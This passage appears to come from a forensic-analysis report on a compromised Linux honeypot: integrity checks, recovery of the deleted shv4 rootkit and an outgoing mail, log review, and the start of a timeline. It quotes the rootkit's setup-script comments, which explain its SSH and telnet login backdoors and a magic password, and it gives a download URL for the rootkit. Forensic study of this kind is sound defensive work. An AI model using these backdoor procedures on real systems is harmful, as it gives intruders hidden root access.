- Did he really try to send a mail? If so, to whom? What were the contents of that mail message? Was he successful?
- Did he really try to connect to a web server? What for? Was he successful?
- Did he really install and run a DDoS agent?
- What else did he do?

2.6.2 The Honeypot's Disk

The honeypot's disk had two partitions: the root partition (sdb1), containing an ext3 file system mounted on '/', where all the files of the system resided, and the swap partition (sdb2), a space used by the system to temporarily hold copies of some portions of the memory (RAM). The main part of the analysis was thus centered on the root partition.

I began by mounting the root partition's image (honeypot.sdb1.dd) in read-only mode using the 'mount' command, as shown in Table 31.

That gave me access to all the files on the image of the root partition of the honeypot, by referring to them as '/mnt/sdb1/<path_to_file>/<filename>'. The read-only option guaranteed that the image would not be altered by my future commands.

```
[root@holmes dir2]# mount -o ro,loop honeypot.sdb1.dd /mnt/sdb1
[root@holmes sdb1]# ls /mnt/sdb1
bin  boot  dev  etc  home  initrd  lib  lost+found  misc  mnt  opt
proc  root  sbin  tftpboot  tmp  usr  var
[root@holmes sdb1]#
```

Table 31 Mounting sdb1 (honeypot's root partition) for analysis

The first thing I did was to check the integrity of the system files, that is, check if they had been altered, using the command 'rpm'. One good thing about RPM, the utility used to install and uninstall software in a Red Hat Linux system, is that it keeps a database with information about the files installed in the system via rpm, including a MD5 checksum of every file, its size, ownership, permissions and modification time. It is possible, thus, to run rpm to compare the checksums of the actual files with those stored in its database. If they match for a particular file, that file has not been changed, if they differ, then that file has been changed.

Obviously, the result of such a comparison can only be trusted if the database and the rpm command itself can be trusted. If someone modifies a system file and then modifies the RPM database to match the new values of the file, the modification would go undetected in subsequent checks. The same goes for the rpm program: someone could replace the rpm program with a different version that would not complain about a change in some specific files, for example.

In this case, the integrity of the rpm command was guaranteed since I would use the program in the analysis system, which could be trusted. The integrity of the database, though, could not be guaranteed since it had been sitting on the honeypot itself.

Having this limitation of the method in mind and being aware that the results of the integrity check could not be fully trusted unless they were confirmed in some other way, I went on. Table 32 shows the command I used to obtain the list of modified files from rpm and an abridged version of the list obtained. In particular, only those files with 'bin' in its path name and whose MD5 checksum has changed[15] are shown.

15 A change in the MD5 checksum is represented by the number '5' in the third column of rpm's output.

```
[root@holmes dir2]# rpm --root /mnt/sdb1 --verify --all >
rpm_verify_all.txt
[root@holmes dir2]# grep 5  rpm_verify_all.txt | grep bin
S.5..UG.   /bin/ls
S.5..UG.   /usr/bin/dir
S.5..UG.   /usr/bin/pstree
S.5..UG.   /usr/bin/find
S.5..UG.   /bin/netstat
S.5..UG.   /sbin/ifconfig
SM5..UG.   /bin/ps
SM5..UG.   /usr/bin/top
S.5..UG.   /usr/bin/md5sum
S.5..UG.   /bin/login
S.5..UG.   /usr/sbin/lsof
S.5..UG.   /sbin/syslogd
SM5..UG.   /usr/bin/slocate
[root@holmes dir2]#
```

Table 32 Obtaining the list of modified files using rpm

Immediately, several system commands stood out: ls, dir, pstree, find, netstat, ifconfig, etc. These commands are very often changed by an intruder with the intention to hide her presence from the system administrator. Very often, too, this task is automated in what is called a 'rootkit', a tool that performs a set of steps for the attacker, not only to hide him from the system administrator, but usually to open as well one or more backdoors that will allow her to come back later even if the vulnerability he initially used to get in is eliminated.

So far, it looked as if someone had managed to modify several system binaries. If that was confirmed, it would prove that someone had managed to get superuser (root) privileges, that is, full control over the system, since only root can modify those files.

Then, I decided to run another file integrity check, this time using the tool tripwire, previously described.

As with RPM, the database found in the system under investigation could not be blindly trusted, but still, it would be worth checking if it could provide some valuable information.

Unfortunately, tripwire does not offer the '--root' option and thus I was forced to run it in a chrooted environment, meaning that I would have to launch the tripwire command from a shell whose root directory was set to be that of the compromised system (/mnt/sdb1). In order to avoid execution of any code of the honeypot's file system, I mounted an empty file system from a spare disk partition into /mnt/sdb1/tmp, copied a static shell (/bin/ash.static) and the static binary 'tripwire' to that directory, chrooted to /mnt/sdb1 using the static shell, and from that static shell in the chrooted environment I run the good static copy of tripwire

in check mode. Table 33 shows this sequence of commands and the list of files whose MD5 checksum had changed according to tripwire. Using static binaries (tripwire and ash.static) guaranteed that no code from any shared library from the honeypot would get executed. Using a chrooted environment from the analysis system, as opposed to booting the honeypot itself, would ensure the integrity of the running kernel.

```
[root@holmes dir2]# mount /dev/hda2 /mnt/sdb1/tmp
[root@holmes dir2]# cp -p /bin/ash.static /mnt/sdb1/tmp
[root@holmes dir2]# cp -p /usr/sbin/tripwire /mnt/sdb1/tmp
[root@holmes dir2]# mkdir /mnt/sdb1/tmp/output
[root@holmes dir2]# chroot /mnt/sdb1 /tmp/ash.static
# cd /tmp
# ./tripwire --check -r output/report.twr -L /etc/tripwire/charlie-
local.key -d /var/lib/tripwire/charlie.twd -c /etc/tripwire/tw.cfg  >
output/twoutput.txt 2>&1
# exit
[root@holmes dir2]# twprint -m r -r /mnt/sdb1/tmp/output/report.twr >
/mnt/sdb1/tmp/output/report.txt
[root@holmes dir2]# cp /mnt/sdb1/tmp/output/report2.txt ./twreport.txt
[root@holmes dir2]# grep  -B 14 "^\* MD5" twreport.txt >
twreport.txt.modified_md5
[root@holmes dir2]# grep -i "object name" twreport.txt.modified_md5 >
twreport.txt.modified_md5_names
[root@holmes dir2]# cat twreport.txt.modified_md5_names
Modified object name:  /usr/sbin/lsof
Modified object name:  /usr/bin/dir
Modified object name:  /usr/bin/find
Modified object name:  /usr/bin/md5sum
Modified object name:  /usr/bin/pstree
Modified object name:  /usr/bin/slocate
Modified object name:  /usr/bin/top
Modified object name:  /sbin/ifconfig
Modified object name:  /sbin/syslogd
Modified object name:  /etc/rc.d/rc.sysinit
Modified object name:  /bin/login
Modified object name:  /bin/ls
Modified object name:  /bin/netstat
Modified object name:  /bin/ps
[root@holmes dir2]#
```

Table 33 Obtaining the list of modified files using tripwire

Tripwire corroborated what rpm had said before and I also noticed that, according to tripwire, file '/etc/rc.d/rc.sysinit' had probably been modified by the intruder. That would be a good place for the attacker to leave a set of commands that would get executed as root every time the system booted, so I would check that out later.

Next, I extracted the list of files that had been added to the system according

to tripwire. Table 34 shows the list of added files and the commands used to get it.

```
[root@holmes dir2]# grep -i added twreport.txt > twreport.txt.added
[root@holmes dir2]# cat twreport.txt.added
  Added Objects: 2
Added object name:  /usr/sbin/xntps
Added object name:  /usr/sbin/ttymon
  Added Objects: 1
Added object name:  /var/lib/tripwire/charlie.twd.bak
  Added Objects: 19
Added object name:  /var/log/httpd/access_log.1
Added object name:  /var/log/httpd/error_log.1
Added object name:  /var/log/httpd/ssl_error_log.1
Added object name:  /var/log/samba/alevrius_.log
Added object name:  /var/log/samba/50163099sp.log
Added object name:  /var/log/samba/gustavo.log
Added object name:  /var/log/samba/localhost.log
Added object name:  /var/log/samba/hpspcr6p.log.1
Added object name:  /var/log/samba/smbd.log.1
Added object name:  /var/log/samba/nmbd.log
Added object name:  /var/log/ksyms.4
Added object name:  /var/log/ksyms.5
Added object name:  /var/log/rpmpkgs.1
Added object name:  /var/log/messages.1
Added object name:  /var/log/secure.1
Added object name:  /var/log/maillog.1
Added object name:  /var/log/spooler.1
Added object name:  /var/log/boot.log.1
Added object name:  /var/log/cron.1
  Added Objects: 17
Added object name:  /lib/security/.config
Added object name:  /lib/security/.config/sshd
Added object name:  /lib/security/.config/ssh
Added object name:  /lib/security/.config/ssh/ssh_host_key
Added object name:  /lib/security/.config/ssh/ssh_host_key.pub
Added object name:  /lib/security/.config/ssh/ssh_random_seed
Added object name:  /lib/security/.config/ssh/sshd_config
Added object name:  /lib/libncurses.so.5
Added object name:  /lib/libproc.a
Added object name:  /lib/ldd.so
Added object name:  /lib/ldd.so/tks
Added object name:  /lib/ldd.so/tkp
Added object name:  /lib/ldd.so/tksb
Added object name:  /lib/libproc.so
Added object name:  /lib/libproc.so.2.0.6
Added object name:  /lib/libext-2.so.7
Added object name:  /lib/lidps1.so
  Added Objects: 1
Added object name:  /bin/xlogin
[root@holmes dir2]#
```

Table 34 Obtaining the list of added files using tripwire

The file 'charlie.twd.bak' was simply the previous tripwire database being

backed up by tripwire itself, no big deal. Certainly the files under /usr/sbin and /bin/xlogin and the files under /lib looked suspicious. I would have to check them out, but first I decided to run the application chkrootkit[16]. Chkrootkit is a small tool that checks the system for signatures of some well known rootkits. Table 35 shows the results of running chkrootkit against the honeypot's disk image.

```
[root@holmes chkrootkit-0.41]# ./chkrootkit -r /mnt/sdb1/ | less
ROOTDIR is `/mnt/sdb1/'
Checking `ifconfig'... INFECTED
Checking `login'... INFECTED
Checking `pstree'... INFECTED
Checking `aliens'... /mnt/sdb1/etc/ld.so.hash
Searching for t0rn's v8 defaults... Possible t0rn v8 \(or variation\)
rootkit installed
Searching for suspicious files and dirs, it may take a while...
/mnt/sdb1/usr/lib/perl5/5.8.0/i386-Linux-thread-multi/.packlist
/mnt/sdb1/lib/security/.config
/mnt/sdb1/lib/security/.config
Searching for Romanian rootkit ...  /mnt/sdb1/usr/include/file.h
/mnt/sdb1/usr/include/proc.h
[root@holmes chkrootkit-0.41]#
```

Table 35 Output from chkrootkit (abridged)

The output from chkrootkit suggested two different rootkits that might have been installed in the honeypot: 't0rn v8' and 'Romanian'. I decided to start investigating 't0rn v8'. Feeding this name into Google led me to an analysis of that rootkit published by 'lockdown' and dated back on July 2001[13]. I compared the modifications that t0rn v8 would do to a system according to lockdown's analysis with my honeypot and determined that there were many similarities, like the name of many of the files added or replaced in the system, but also some differences, like some t0rn v8 files not being present in my system and vice versa, some files in the honeypot not mentioned in lockdown's analysis. This suggested that I was probably looking at some variant of the t0rn v8 rootkit or some other rootkit with much code in common with it.

Then, before investigating what the 'Romanian' rootkit would do to a system, I decided to see if I could recover any rootkit installation files from the honeypot's disk image. If I was successful, that would allow me to determine exactly which rootkit variant had been installed on the honeypot. That, in turn, would allow me to find all the modifications performed by the installation of the rootkit and distinguish those from any other modifications that the honeypot might have suffered, which would have nothing to do with the rootkit.

I tried and succeeded: I recovered the installation files of a rootkit called 'shv4' (shv4.tgz) from the unallocated space of the honeypot's root partition's image. The details on how I was able to recover it are explained later in section

'Recovering deleted files'.

So the rootkit 'shv4' had been copied to the honeypot's hard disk. Still, the question remained on whether it had actually been installed (executed) in the system. In order to answer this question I needed to know what changes it would introduce in a system when it was installed and then compare those changes with the status of the honeypot.

I could not find a specific analysis of the shv4 rootkit on the web, so I made a full analysis myself. At the same time I verified that each and every change that it would perform when installed on a system had actually been made in the honeypot. That confirmed that the shv4 rootkit had indeed been installed in the honeypot.

The full analysis of the shv4 rootkit, together with an explanation of how I verified its execution in the honeypot is included in Appendix II. This is only a short summary of the main changes introduced in the honeypot by the installation of the rootkit:

- The following commands were replaced by Trojan versions that would hide the activities of the intruder:
  - /bin/ps
  - /bin/ls
  - /bin/xlogin
  - /bin/login
  - /bin/netstat
  - /usr/bin/top
  - /usr/bin/slocate
  - /usr/bin/find
  - /usr/bin/dir
  - /usr/bin/pstree
  - /usr/bin/md5sum
  - /sbin/syslogd
  - /sbin/ifconfig
  - /usr/sbin/lsof
- A backdoor SSH daemon, which would let the intruder access the system as root whenever he wanted to come back, was installed and executed using the following file name:
  - /usr/sbin/ttymon
- A distributed denial of service (DDoS) agent was installed and executed using the following file name:

- /usr/sbin/xntps

- A sniffer was installed under the following file name but it was not executed:
  - /lib/ldd.so/tks

- The following system files were modified so that the backdoor SSH daemon and the DDoS agent would be executed again after every reboot of the system:
  - /etc/inittab
  - /etc/rc.d/sys.init

The installation of the shv4 rootkit in the honeypot explained most of the modifications I observed on the system, but not all. I will now go over some other pieces of information that I could gather from the honeypot's disk image.

Moving on from the rootkit, I checked the '/var/log' directory. This directory contains most of the log files of the system so it is almost compulsory to have a look at it when performing a forensic analysis. Of course the log files of a system under suspicion of having been compromised cannot be blindly trusted, but nonetheless they sometimes have some valuable information to offer.

In this case the main syslog file, 'messages', only contained one line informing that the syslogd daemon had been restarted at 21:02 on July 15th. It was strange that the system had not logged any messages from then on. Maybe it had been deleted, but because I also had the copy of all syslog messages in the host system I could see that this was not the case. Simply the few messages that had been generated had been sent to log files other than 'messages'. Three of those other log files contained interesting messages logged around the suspected time of the incident[16]: 'secure', 'maillog' and 'samba/smbd.log'.

The 'maillog' log file stores information about events related to e-mail, like the sending or receiving an e-mail message. The last entries on this file, time stamped from 10:09:39 to 10:09:44 and shown in Table 36, indicated that user root at the honeypot had sent a mail at that time to a specific address in the Internet, confirming what one of the alerts from the IDS had suggested.

16 From the snort alerts, the main part of the incident seemed to have occurred between 10:19 and 10:16 of the host's clock, which as it will be shown later was running 9 minutes and 55 seconds ahead of the honeypot's clock.

```
Jul 16 10:09:39 charlie sendmail[7387]: h6G89cnY007387:
to=some_address@yahoo.com, ctladdr=root (0/0), delay=00:00:01,
xdelay=00:00:01, mailer=relay, pri=30028, relay=localhost.localdomain.
[127.0.0.1], dsn=2.0.0, stat=Sent (h6G89cPq007391 Message accepted for
delivery)
Jul 16 10:09:44 charlie sendmail[7393]: h6G89cPq007391:
to=<some_address@yahoo.com>, ctladdr=<root@charlie.dummy.net> (0/0),
delay=00:00:05, xdelay=00:00:05, mailer=esmtp, pri=30318,
relay=mail.yahoo.com. [10.2.2.78], dsn=2.0.0, stat=Sent (ok dirdel)
```

Table 36 Last entries of /var/log/maillog

I decided then to give it a try and see if I could recover the actual mail message that had been sent.

Sendmail stores a temporary copy of any message that it has to send while it is processing it and then deletes that copy when the message has finally been sent[4]. So the message would have to be in the unallocated disk space area. I searched the unallocated space for it and eventually found it. The contents are shown in Table 37. The details on how I recovered this file can be found in the next section, 'Recovering deleted files'.

```
samba
```

Table 37 Contents of fragment 278257 (161969). The mail message.

The 'secure' log file stores information related to authorization events. Its contents (shown in Table 38) revealed that a user named 'go----' had been added to the system at 10:13:59. I checked the contents of files /etc/passwd and /etc/shadow and they confirmed the existence of that user in the honeypot.

```
[root@holmes log]# cat secure
Jul 16 10:13:59 charlie adduser[7401]: new user: name=go----, uid=501,
gid=10, home=/etc/go----, shell=/bin/bash
[root@holmes log]#
```

Table 38 Contents of /var/log/secure

The 'samba/smbd.log' log file holds error messages from the samba daemon 'smbd', which is in charge of sharing some directories across the network in a Microsoft Windows' fashion. This log file contained up to 40 error messages between 10:09:34 and 10:09:37. Table 39 shows an example of these error messages. This could be an indication of some serious bug in the daemon showing up at that specific point in time or, more probably, that this daemon had been under attack at that time. This would be confirmed later by the rest of the evidences.

```
[2003/07/16 10:09:34, 0] lib/fault.c:fault_report(38)
  ============================================================
[2003/07/16 10:09:34, 0] lib/fault.c:fault_report(39)
  INTERNAL ERROR: Signal 11 in pid 7354 (2.2.5)
  Please read the file BUGS.txt in the distribution
[2003/07/16 10:09:34, 0] lib/fault.c:fault_report(41)
  ============================================================
[2003/07/16 10:09:34, 0] lib/util.c:smb_panic(1092)
  PANIC: internal error
[cut]
[2003/07/16 10:09:37, 0] lib/fault.c:fault_report(38)
  ============================================================
[2003/07/16 10:09:37, 0] lib/fault.c:fault_report(39)
  INTERNAL ERROR: Signal 11 in pid 7372 (2.2.5)
  Please read the file BUGS.txt in the distribution
[2003/07/16 10:09:37, 0] lib/fault.c:fault_report(41)
  ============================================================
[2003/07/16 10:09:37, 0] lib/util.c:smb_panic(1092)
  PANIC: internal error
```

Table 39 Contents of /var/log/samba/smbd.log

Finally, I searched the file system for some other signs of manipulation, like regular files under the '/dev' directory, suid scripts, recently created files, etc, but I did not find anything else of interest, that is, anything unusual that would not be explained by the facts already unveiled.

I also extracted the strings from the swap partition's image but, again, nothing relevant showed up.

2.7 Recovering Deleted Files

There were two important pieces of information that I was able to recover from the unallocated disk space of the honeypot's disk image: the shv4 rootkit and the mail message that had been sent from the honeypot to the Internet.

I used the tool Autopsy[3] for this task.

2.7.1 The Rootkit

One of the features of Autopsy is that it can show the list of deleted files and directories in a file system image, whose names have not been overwritten.

I got the list of deleted files and directories that Autopsy generated from the honeypot's root partition image and one directory catched my attention: under /tmp, a directory named 'shv4' had existed whose timestamps had frozen around the time of the most critical alerts from snort.

That seemed suspicious to me, so I decided to investigate a little more to see if

I could find any file that was related in any way to that directory.

In a different file system, Autopsy would probably have been able to point to the actual disk block thad had contained that directory and I could have followed that path, but in a 'ext3' file system, as the root partition of the honeypot was, only the name and the timestamps remain when a file or directory is deleted. The pointers to the actual blocks of data are zeroed by the operating system.

So I could not know for sure what data blocks related in any way to that directory, but what I could do was to search the unallocated disk space for blocks containing the string 'shv4'. This yielded 4 occurrences of that string in 3 blocks: 248, 250 and 231928.

The first two blocks were part of the same shell script, which expanded through blocks 248, 249 and 250 (which correspond to fragments 9945 to 9947 of the original image[17]). By simply cutting and pasting from the browser, it was easy to recover this short script. Table 40 shows the first lines of this script.

```
#!/bin/bash
#
# shkit-v4-internal release 2002
# inspired from tk but fixed a lot of shits
# and added new ones to suite our needs.
# patched ./pg coz it was buggy on tkv8
# urgent release due to x2 SSHD vulnerability
# SSHD patched in this version so dont try
# ./x2 -t 1 victim port any more ;)
# hax0r w1th th1s as much as u want
# USAGE:
# ./setup pass port
#
# SSHD backdoor: ssh -l root -p port hostname
# when prompted for password enter your rootkit password
# login backdoor: DISPLAY=pass ; export DISPLAY ; telnet victim
# type anything at login, and type arf for pass and b00m r00t
#
# if u g3t cought d0nt blaim us !!
#

[cut]
```

Table 40 Contents of shell script at fragments 248 to 250 of unallocated space (only the first few lines are shown, but the whole script was recovered)

It looked like the installation script of a rootkit named shkit-v4 (or shv4 for

17 Autopsy creates a new image containing only a copy of all unallocated blocks of the original image and uses that file to perform the searches on the unallocated file system space. Therefore, each block of the unallocated image corresponds to a specific block in the original image. Autopsy keeps track of that correspondence.

short), which according to the comments in the scripts would have been derived from t0rn kit v8 (tkv8).

A search on Google for 'shv4' gave me many references. One of them was http://www.cyberborneo.com/download.htm, from where it was possible to download 'shv4.tgz'[18], described on that page as a 'backdoor'.

I downloaded a copy of shv4.tgz from cyberborneo[19], uncompressed it and extracted the files that it contained. One of them was a shell script called 'setup'. Then, I compared that 'setup' script with the shell script that I had recovered, using the 'diff' command. The only differences were some lines that contained the ESC character in the downloaded version, to define some color terminal escape sequences. That difference was probably caused by the cut and paste process I had followed to recover the script. To be completely sure, though, I recovered the script once again, but this time I obtained a binary copy of the script (not cut and paste of text) by using the 'dd' command as shown in Table 41.

```
[root@holmes dir2]# dd if=honeypot.sdb1.dd of=setup_script.sh bs=4096
skip=9945 count=3
3+0 records in
3+0 records out
[root@holmes dir2]#
```

Table 41 Recovering a binary copy of setup script

After removing the binary garbage at the end of the script using vi (the script does not completely fill in the last block), the comparison with diff leaved no doubt: they were exactly the same script.

The third occurrence of the shv4 string was on block 231928 of the unallocated space, which corresponded to fragment 410855 of the original image. Autopsy identified the contents of that block as being a .tgz file: 'GNU tar archive (gzip compressed data, was shv4.tar, from unix)'. Autopsy extracts that information from the beginning of the block of data. I compared the hexadecimal dump of the beginning of that block with the 'GZIP file format specification version 4.3'[11], and concluded that the interpretation from autopsy was correct, and that there was no extra information to be gathered from there, like the size of the compressed file, which would have been handy in order to know how many blocks the file occupied and thus how many blocks I needed to red out to a file to recover the deleted tgz file.

So I could not get the size of the file from the tgz file header nor from the i-

18 Direct link: http://www.cyberborneo.com/tools/shv4.tgz

19 Later, the network audit trail would show the specific URL from where the intruder had downloaded his copy, but I did not have that information at that time.

node, since that information is wiped when the file is deleted in a ext3 file system. What I could do, though, was to assume some arbitrary length, recover that many blocks, and try to uncompress the file with gunzip. If I had recovered too few blocks, gunzip would complain with an 'unexpected end of file' error message. If I had recovered too many blocks, gunzip would also complain but with a different error message and, more important, it would do so after decompressing the whole file for me.

I decided to try, starting with the length of the copy I had downloaded from the web: 523391 bytes or 128 blocks of 4096 bytes each. With this length, gunzip gave me an 'unexpected end of file' error message. So I repeated the operation increasing the number of extracted blocks to 1024. This time I got an error message of 'invalid compressed data--crc error'. That probably meant that the contents of the file had been damaged (some part had been overwritten). It would not do any good to continue increasing the size.

Nevertheless, it was possible to recover at least the part that was not damaged. By asking gunzip to throw the decompressed bits to its standard output and redirecting that output to a file I could get part of the uncompressed file.

Since the uncompressed file was a tar archive, I run the tar command against that file to extract the files contained in it. Fortunately, tar does not need all files inside an archive to be intact: if there are some files that are damaged and some others intact, it still extracts the good files. Following this process, as shown on Table 42, I was able to recover 4 files: setup, conf.tgz, bin.tgz and lib.tgz.

```
[root@holmes dir2]# dd if=honeypot.sdb1.dd of=shv4_extracted.tar.gz
bs=4096 skip=410855 count=1024
1024+0 records in
1024+0 records out
[root@holmes dir2]# mkdir tmp; cd tmp
[root@holmes tmp]# gunzip --stdout ../shv4_extracted.tar.gz >
shv4_extracted.tar

gunzip: ../shv4_extracted3.tar.gz: invalid compressed data--crc error

gunzip: ../shv4_extracted3.tar.gz: invalid compressed data--length
error
[root@holmes tmp]# ll
total 540
-rw-r--r--    1 root     root       546816 Jul 31 11:23
shv4_extracted.tar
[root@holmes tmp]# tar xvf shv4_extracted.tar
shv4/
shv4/lib.tgz
shv4/bin.tgz
tar: Skipping to next header
shv4/conf.tgz
shv4/setup
tar: Error exit delayed from previous errors
[root@holmes tmp]# ll shv4
total 532
-rw-r--r--    1 3287     users      489797 Mar 22  2002 bin.tgz
-rw-r--r--    1 3287     users         492 Jan 14  2002 conf.tgz
-rw-r--r--    1 3287     users       28999 Jan 12  2001 lib.tgz
-rwxr-xr-x    1 3287     users       12069 Mar 22  2002 setup
[root@holmes tmp]#
```

Table 42 Recovering shv4.tar.gz from the honeypot's disk image

By the way, the tar command could also be used to know the original user name and group name associated with that UID 3287 and GID 100 (users in my system). Table 43 shows that the original username was 'toolman' and the original group name was 'login2'.

```
[root@holmes tmp]# tar tvf shv4_extracted.tar
drwxr-xr-x toolman/login2    0 2002-03-22 17:06:49 shv4/
-rw-r--r-- toolman/login2 28999 2001-01-12 13:15:29 shv4/lib.tgz
-rw-r--r-- toolman/login2 489797 2002-03-22 17:06:13 shv4/bin.tgz
tar: Skipping to next header
-rw-r--r-- toolman/login2    492 2002-01-14 01:47:18 shv4/conf.tgz
-rwxr-xr-x toolman/login2  12069 2002-03-22 17:08:35 shv4/setup
tar: Error exit delayed from previous errors
[root@holmes tmp]#
```

Table 43 Obtaining the username of UID 3287

I could then compare the checksum of those restored files with the checksum of the files from the downloaded version of the rootkit. Table 44 shows that three out of the four files were identical.

```
[root@holmes dir2]# md5sum shv4_downloaded/*
6000e2e2f535c8593219b09a767fd5a5  shv4_downloaded/bin.tgz
fd6567cc021abe331d0da2c9ae934d28  shv4_downloaded/conf.tgz
e79c6ebed06e0dac0582f5f400696e58  shv4_downloaded/lib.tgz
522152920cab336e27f289c93cb98c03  shv4_downloaded/setup
[root@holmes dir2]# md5sum shv4_extracted/*
92e461a1ceeae2e840f9fccc9318e548  shv4_extracted/bin.tgz
fd6567cc021abe331d0da2c9ae934d28  shv4_extracted/conf.tgz
e79c6ebed06e0dac0582f5f400696e58  shv4_extracted/lib.tgz
522152920cab336e27f289c93cb98c03  shv4_extracted/setup
[root@holmes dir2]#
```

Table 44 Comparing downloaded and extracted versions of shv4

The only differing file was 'bin.tgz'. Probably, it was part of this file that had been damaged. A quick tar command asking it to list its contents confirmed that that file was indeed damaged by throwing out an error. Only two files were extracted successfully from it: ls and lsof. Comparing their MD5 checksums with the downloaded version, they matched.

The final proof of the recovered rootkit being a damaged copy of the same rootkit that I had downloaded from the web came later when I did the full analysis of the rootkit. I verified that all the files that the setup script would install into the system[20] matched exactly the MD5 checksums of the files that were left in the honeypot. The details can be seen Appendix II.

2.7.2 The Mail Message

In order to find the mail message that had been sent from the honeypot, I instructed Autopsy to search the unallocated disk space for the string 'yahoo', because the mail was addressed to someone at yahoo.com and it was a string not likely to appear in any files not related to the mail message.

The search returned 11 occurrences of the string, grouped in three blocks of the unallocated disk space image, namely units 161968, 161970 and 162018. Autopsy can easily show the contents of those data units either in ASCII, hexadecimal (meaning both hexadecimal and ASCII) or only their strings. Unit 162018 showed something irrelevant, but not so the other two units. Table 45 and Table 46 show the contents of units 161968 and 161970, respectively, in ASCII format.

20 Note that the setup script was recovered completely from the honeypot's disk image.

```
V6
T1058342978
K0
N0
P30028
Fbs
$_root@localhost
${daemon_flags}c u
Sroot
Aroot@charlie.dummy.net
C:some_address@yahoo.com
rRFC822; some_address@yahoo.com
RPFD:some_address@yahoo.com
H?P?Return-Path: <.g>
H??Received: (from root@localhost)
          by charlie.dummy.net (8.12.5/8.12.5/Submit) id h6G89cnY007387
          for some_address@yahoo.com; Wed, 16 Jul 2003 10:09:38 +0200
H?D?Date: Wed, 16 Jul 2003 10:09:38 +0200
H?F?From: root <root>
H?x?Full-Name: root
H?M?Message-Id: <200307160809.h6G89cnY007387@charlie.dummy.net>
H??To: some_address@yahoo.com
.
```

Table 45 Contents of fragment 278256 (161968)

```
V6
T1058342979
K0
N0
P30318
Fbs
$_localhost.localdomain [127.0.0.1]
$rESMTP
$scharlie.dummy.net
${daemon_flags}
${if_addr}127.0.0.1
S<root@charlie.dummy.net>
rRFC822; some_address@yahoo.com
RPFD:<some_address@yahoo.com>
H?P?Return-Path: <.g>
H??Received: from charlie.dummy.net (localhost.localdomain [127.0.0.1])
          by charlie.dummy.net (8.12.5/8.12.5) with ESMTP id
h6G89cPq007391
          for <some_address@yahoo.com>; Wed, 16 Jul 2003 10:09:39 +0200
H?x?Full-Name: root
H??Received: (from root@localhost)
          by charlie.dummy.net (8.12.5/8.12.5/Submit) id h6G89cnY007387
          for some_address@yahoo.com; Wed, 16 Jul 2003 10:09:38 +0200
H??Date: Wed, 16 Jul 2003 10:09:38 +0200
H??From: root <root@charlie.dummy.net>
H??Message-Id: <200307160809.h6G89cnY007387@charlie.dummy.net>
H??To: some_address@yahoo.com
.
```

Table 46 Contents of fragment 278258 (161970)

When sendmail accepts a message for delivery, it splits the message in two files[4], the queue control file (qf) and the data file (df), and stores them in the queue directory (/var/spool/mqueue). The queue control file contains the headers of the message (from, to, date, etc.) together with some extra information added by sendmail, and the data file contains just the body of the message. When Sendmail needs to make any modification to the queue control file, for example to increase the priority of that particular message, it first creates a new file called temporary qf rewrite image (tf) with the new contents, and then renames it to the name of the qf file.

Clearly, fragment 278256 is the original qf and fragment 278258 is a tf Sendmail created later. The message body, the df file, should be located very close to the qf. In this case, it is clear that the df is no other than the fragment between the qf and the tf: fragment 278257, whose contents are shown in Table 47.

```
samba
```

Table 47 Contents of fragment 278257 (161969)

Looking at the contents of directory /var/spool/mqueue with Autopsy, the actual file names that these three files once had could be seen:

- qfh6G89cPq007391
- dfh6G89cPq007391
- tfh6G89cPq007391

The contents of the message, just the word 'samba', made sense if, as the IDS alerts suggested, the intruder got into the system by exploiting a vulnerability in the samba daemon smbd.

2.8 Searching for Strings

It has already been demonstrated the usefulness in forensic analysis of such a simple technique as is searching for strings, that is, locating sequences of ASCII characters in a binary file or in a disk image.

For example, using Autopsy to search the unallocated disk space of the root partition of the honeypot for the string 'shv4' allowed me to find and recover the setup script of the shv4 rootkit and the rootkit itself (shv4.tgz), as described in the 'Recovering deleted files' section.

A different example is that searching the binary file '/usr/sbin/ttymon', installed by the rootkit, for any strings inside it and feeding some of those strings into Google allowed me to quickly identify the purpose of that program. This is described in section 'Analysis of shv4 Trojans' of Appendix II.

2.9 Timeline of Events

In this section I will show the sequence of events that happened to the honeypot from the time of its installation to the moment when it was shut down for analysis.

To help on this task, Autopsy offers a very convenient option called 'Create Timeline'. This option produces a simple ASCII text file that lists all files, including known deleted files, in a given image or set of images, ordered chronologically based on the files' time stamps. Each file can appear up to three times on the list: one for each of the three time stamps of the file, last accessed (atime), last modified (mtime) and last changed (ctime). Every entry on the list shows which of the three time stamps, or combination of them, mark that point in time[21].

I will be combining information from all the sources available to me at the time of the analysis[22]:

21 An electronic copy of the timeline generated by Autopsy should acompany this document.
22 I deliberately leave the tcpdump full network audit trail apart, to show in the next section what extra information it provided that could not be obtained from any other source.

- Autopsy's timeline
- Honeypot's disk image
- Snort alerts
- Honeypot's logs[23] (maillog, secure)

All dates and times will refer to time zone CEST, Central European Time with daylight saving adjustments, (UTC+01:00) and all times will be expressed in twenty four hour format (e.g. 09:00 for 9am and 21:00 for 9pm).

Note that two different clocks will be providing time information: the honeypot's and the host's. Unfortunately these two clocks were not synchronized, so this difference will have to be taken into account. The honeypot's clock was 9 minutes and 55 seconds behind the host's clock (e.g. 10:09:44 on the honeypot corresponds to 10:19:39 on the host). This time difference can be seen by comparing the time stamp of a single syslog message both in the honeypot's and host's log files:

```
HOST:
[root@holmes dir2]# grep -i Sendmail messages | grep '192.168.1.5' | grep dirdel
Jul 16 10:19:39 192.168.1.5 Sendmail[7393]: h6G89cPq007391: to=<some_address@yahoo.com>,
ctladdr=<root@charlie.dummy.net> (0/0), delay=00:00:05, xdelay=00:00:05, mailer=esmtp,
pri=30318, relay=mail.yahoo.com. [X.X.X.X], dsn=2.0.0, stat=Sent (ok dirdel)

HONEYPOT:
[root@holmes dir2]# tail -1 /mnt/sdb1/var/log/maillog
Jul 16 10:09:44 charlie Sendmail[7393]: h6G89cPq007391: to=<some_address@yahoo.com>,
ctladdr=<root@charlie.dummy.net> (0/0), delay=00:00:05, xdelay=00:00:05, mailer=esmtp,
pri=30318, relay=mail.yahoo.com. [X.X.X.X], dsn=2.0.0, stat=Sent (ok dirdel)
[root@holmes dir2]#
```

Table 48 Time difference between host's and honeypot's clocks

When a log is presented, the time will not be edited: Autopsy's timeline and the honeypot's disk image will show time stamps using the honeypot's clock, whereas snort and the tcpdump audit trail will show time stamps using the host's clock. In normal text, if not otherwise indicated, all times will refer to the honeypot's clock[24].

The first event in the life of the honeypot is the installation of the operating system (OS) on the honeypot, on Sat Jul 05 2003, from 08:54:12 to 09:33:49. I obtained that information from the RPM database in the honeypot with the following commands:

23 I do not include the host's syslog because all of the important messages could also be found in the honeypot's logs (maillog, secure).

24 I verified that the time difference with the host's clock was constant.

```
